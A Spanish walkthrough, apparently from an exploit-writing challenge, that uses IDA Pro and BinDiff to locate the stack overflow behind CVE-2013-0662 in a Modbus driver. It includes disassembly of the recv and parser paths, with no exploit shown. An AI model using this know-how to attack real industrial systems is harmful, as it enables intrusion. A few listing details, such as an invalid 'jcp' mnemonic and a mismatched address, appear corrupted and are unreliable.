


Binary Diffing a Structured Binary

SEIG Modbus Driver v3.34
CVE-2013-0662



By hdbreaker

CVE Description:

The Modbus Serial Driver creates a listener on Port 27700/TCP. When a connection is made, the Modbus Application Header is first read into a buffer. If a large buffer size is specified in this header, a stack-based buffer overflow results.

Link: https://www.symantec.com/security_response/attacksignatures/detail.jsp?asid=27505

Agradecimientos:

Este reto fue propuesto como incentivo a la comunidad de **CLS Exploit**.

Agradecimientos a Ricardo Narvaja y todos aquellos que participan activamente para mejorar la comunidad!

Para comenzar este walkthrough debemos obtener el software en su versión vulnerable, esta podemos adquirirla desde:

<https://github.com/hdbreaker/Ricnar-Exploit-Solutions/tree/master/Medium/CVE-2013-0662-SEIG-Modbus-Driver-v3.34/VERSION%203.4>

Y su versión fixada desde:

<https://github.com/hdbreaker/Ricnar-Exploit-Solutions/tree/master/Medium/CVE-2013-0662-SEIG-Modbus-Driver-v3.34/VERSION%203.5>

Binary Diffing (La técnica Elegida):

Esta técnica se basa en comparar la versión vulnerable con una versión corregida del software, con el fin de detectar las funciones que han sido modificadas entre las versiones y de esta forma tener un conjunto de funciones a estudiar y acotar el scope del research.

Los pasos a seguir son los siguientes:

- 1) Instalar el plugin BinDiff de IDA Pro
- 2) Instalar la versión fixada y detectar el binario que escucha en el **puerto 27700**
- 3) Realizar una copia del binario en una carpeta correctamente nombrada
- 4) Eliminar la versión fixada
- 5) Instalar versión vulnerable
- 6) Realizar una copia del binario vulnerable en una carpeta correctamente nombrada
- 7) Desensamblar con IDA Pro la versión corregida con el fin de generar el archivo **idb** correspondiente
- 8) Desensamblar con IDA Pro la versión vulnerable del programa.
- 9) Utilizar BinDiff para encontrar las diferencias entre las versiones del software

Es importante remarcar que la vulnerabilidad es explotable en Windows XP, ya que si se instala el software en Windows 7 o posterior el binario que se encarga de manejar las conexiones al puerto 27700 no es el vulnerable. El environment elegido es un Windows XP x86 SP3.

Instalar el plugin BinDiff de IDA Pro


Los pasos para la instalación del plugin pueden descargarse en el siguiente link:

<https://www.zynamics.com/software.html>


La instalación es completamente automatizada, al completarla IDA Pro será capaz de realizar Binary Diffing utilizando la herramienta BinDiff de Zynamics.

Instalar la versión fixeada y detectar el binario que escucha en el puerto 27700


Instalamos la versión corregida del software:



Luego de su instalación, podemos ver los archivos del programa alojados en:
C:\WINDOWS\system32




Luego de esto iniciamos el programa por primera vez:



Según la descripción del CVE la vulnerabilidad se encuentra en el Servicio que escucha en el **puerto 27700**, por lo que listamos los puertos en escucha del Sistema con el comando: **netstat -ab**

Para esto necesitamos una terminal cmd:




Podemos observar que el programa responsable de escuchar en ese puerto es el binario **MODBUSDRV.exe** y este corre en 0.0.0.0 (todas las interfaces de red) en el **puerto 27700**.

Sabiendo esto realizamos una copia del programa corregido a una carpeta **correctamente nombrada**.

Commented [API]: En mi opinion, este correctamente esta de mas


Realizar una copia del binario en una carpeta correctamente nombrada.

Nuestra maquina de análisis es un Windows 7 x86 por lo que copiamos los archivos a una carpeta creada en este sistema operativo.




Eliminar la versión fixcada

Es importante asegurarse de este proceso ya que si el bug se encuentra en alguna librería del software y esta no es eliminada en el proceso de desinstalación, podría interferir con el proceso de reversing.



Instalar versión vulnerable


Realizamos la instalación de la versión vulnerable (**Modbus Driver Suite v3.4**).



Realizar una copia del binario vulnerable en una carpeta correctamente nombrada.

Nuestra maquina de análisis es un Windows 7 x86 por lo que copiamos los archivos en una carpeta del sistema de análisis.


Commented [AP2]: Allí donde?




Desensamblar con IDA Pro la versión corregida con el fin de generar el archivo idb correspondiente

Abrimos la versión fixeadada del software con IDA Pro, esperamos que complete el análisis y cerramos el proyecto para generar el archivo idb.


Abrimos el Binario con IDA:




Esperamos que termine el análisis:



Cerramos el binario marcando la opción Pack Database:




Luego de este proceso podemos ver cómo se generó el archivo **idb** con toda la información relacionada a la versión vulnerable del programa.



Este archivo es muy importante ya que lo utilizaremos para realizar el **BinDiff** contra la **versión vulnerable**.

[Desensamblar con IDA Pro la versión vulnerable del programa](#)


Abrimos la versión vulnerable del software con IDA Pro y esperamos que complete el análisis.




Una vez completado el proceso podemos utilizar el plugin de BinDiff para encontrar las diferencias entre la versión vulnerable y la versión corregida.

Utilizar BinDiff para encontrar las diferencias entre las versiones del software

BinDiff puede ser accedido en la siguiente ruta: **Edit -> Plugins -> BinDiff 4.2.0** o presionando **Ctrl + 6**.



Presionamos **Diff Database** y seleccionamos el archivo **idb** de la **versión corregida del software**.



Esperamos algunos segundos y obtenemos, entre otra información, el siguiente listado donde se muestran las funciones que poseen diferencias entre la versión vulnerable y la versión corregida.


similarity	confid	chang	EA primary	name primary
0.87	0.95	GI--...	00406710	sub_406710_111
0.90	0.98	GI--...	00409100	sub_409100_174
0.92	0.99	GI--...	00406230	sub_406230_110
0.94	0.99	GI-J...	00408540	sub_408540_169
0.97	0.99	GI--...	00409600	sub_409600_177

0.87	0.95	GI-...	00406710	sub_406710_111	00406A...
0.90	0.98	GI-...	00409100	sub_409100_174	0040950...
0.92	0.99	GI-...	00406230	sub_406230_110	0040659...
0.94	0.99	GI-J...	00408540	sub_408540_169	0040893...
0.97	0.99	GI-...	0040...		0040C7...
0.99	0.99	-I-J---	0040...	Delete Match	Del
1.00	0.99	-----	0040...	View Flowgraphs	Ctrl+E
1.00	0.99	-----	0040...	Copy	Ctrl+C
1.00	0.99	-----	0040...	Copy all	Ctrl+Shift+Ins
1.00	0.99	-----	0040...	Unsort	
1.00	0.99	-----	0040...	Quick filter	Ctrl+F
1.00	0.99	-----	0040...	Modify filters...	Ctrl+Shift+F
1.00	0.99	-----	0040...	Import Symbols and Comments	
1.00	0.99	-----	0040...	Import Symbols and Comments as external lib	
1.00	0.99	-----	0040...	Confirm Match	
1.00	0.99	-----	0040...	Copy Primary Address	
1.00	0.99	-----	0040...	Copy Secondary Address	
1.00	0.99	-----	00403310	sub_403310_57	0040332...

Commented [AP3]: Me querés decir por qué te llamó la atención????

Podemos observar lo que podría ser un posible parche para evitar un buffer overflow, podemos ver cómo múltiples funciones de red se ven involucradas en el parche y posteriormente en el address: 00409DA0 se compara **ebp** con **0x40E**

En la versión parcheada, si **ebp** es mayor que **0x40E** el flujo se dirige a un **socket close** que terminaría la conexión del cliente como puede verse a continuación:



Pero ¿qué sucede en la versión vulnerable? Si analizamos el flujo con IDA Pro podemos ver que más abajo se realiza el siguiente llamado a la función (**sub_409B00**):

```
004098CD
004098CD loc_4098CD:
004098CD      lea     ecx, [esp+0C70h+netshort]
004098D4      push    ecx ; buf
004098D5      push    esi ; s
004098D6      call    sub_409B00
004098DB      test    eax, eax
004098DD      jz       loc_4099EF
```


Al analizar el llamado podemos ver que se trata de un **recv**:

```
00409B00
00409B00
00409B00 ; int __stdcall sub_409B00(SOCKET s, char *buf, int len)
00409B00 sub_409B00 proc near
00409B00
00409B00 s           = dword ptr 4
00409B00 buf        = dword ptr 8
00409B00 len        = dword ptr 0Ch
00409B00
00409B00      push    ebx
00409B01      mov     ebx, [esp+4+s]
00409B05      push    esi
00409B06      mov     esi, [esp+8+len]
00409B0A      push    edi
00409B0B      mov     edi, [esp+0Ch+buf]
00409B0F      push    0 ; flags
00409B11      push    esi ; len
00409B12      push    edi ; buf
00409B13      push    ebx ; s
00409B14      call    recv
00409B19      cmp     eax, 0FFFFFFFh
00409B1C      jz       short loc_409B39
```

En un caso ideal el flujo de ejecución continuaría hasta llegar a la siguiente llamada (**sub_401000**):

```
00409972
00409972 loc_409972:
00409972      lea     eax, [ebp-2]
00409975      lea     ecx, [esp+0C6Ch+netshort+2]
0040997C      push    eax
0040997D      push    ecx
0040997E      call    sub_401000
00409983      test    eax, eax
00409985      jnz     short loc_4099B2
```

Al analizar esta función podemos ver que se trata de una función muy grande probablemente relacionada a un parser:



El mismo contiene múltiples llamados a **strcpy** y **memcpy** por lo que parece un buen punto de inicio, así que volvemos al principio y comenzamos a renombrar funciones quedando de la siguiente forma:


Function Recv:

```
004098CD
004098CD loc_4098CD:
004098CD      lea     ecx, [esp+0C70h+netshort]
004098D4      push    ecx ; buf
004098D5      push    esi ; s
004098D6      call     recv_0
004098D8      test     eax, eax
004098DD      jz        loc_4099EF
```


Function Parser:

```
00409972
00409972 loc_409972:
00409972      lea     eax, [ebp-2]
00409975      lea     ecx, [esp+0C6Ch+netshort+2]
0040997C      push    eax
0040997D      push    ecx
0040997E      call     parser
00409983      test     eax, eax
00409985      jnz     short loc_4099B2
```

Graph Overview del flujo ideal:



Colocamos algunos breakpoints en el primer Basic block y nos encontramos listos para continuar.




```
004096F9  mov     edx, dword ptr [esp+0C6Ch+netshort+2]
00409700  push    edx ; netshort
00409701  call    ntohs
00409706  mov     edi, eax
00409708  mov     eax, dword ptr [esp+0C6Ch+var_82C]
0040970F  mov     [esp+0C6Ch+var_C4C], edi
00409713  push    eax ; netshort
00409714  call    ntohs
00409719  mov     bp, ax
0040971C  mov     ecx, dword ptr [esp+0C6Ch+netshort]
00409723  and     ebp, 0FFFFh
00409729  push    ecx ; netshort
0040972A  dec     ebp
0040972B  call    ntohs
00409730  mov     word_431076, di
00409737  mov     al, [esp+0C6Ch+var_82A]
0040973E  mov     edx, dword ptr [esp+0C6Ch+netshort]
00409745  mov     cx, [esp+0C6Ch+var_82C]
0040974D  mov     byte_431074, al
00409752  mov     dword ptr [esp+0C6Ch+var_C48], edx
00409756  mov     [esp+0C6Ch+var_C44], cx
0040975B  mov     [esp+0C6Ch+var_C42], al
0040975F  jcp     word_431076, di

00409789
00409789  loc_409789:
00409789  cmp     di, 0FFFFh
0040978E  push    ebp ; len
0040978F  ja     loc_409809
```

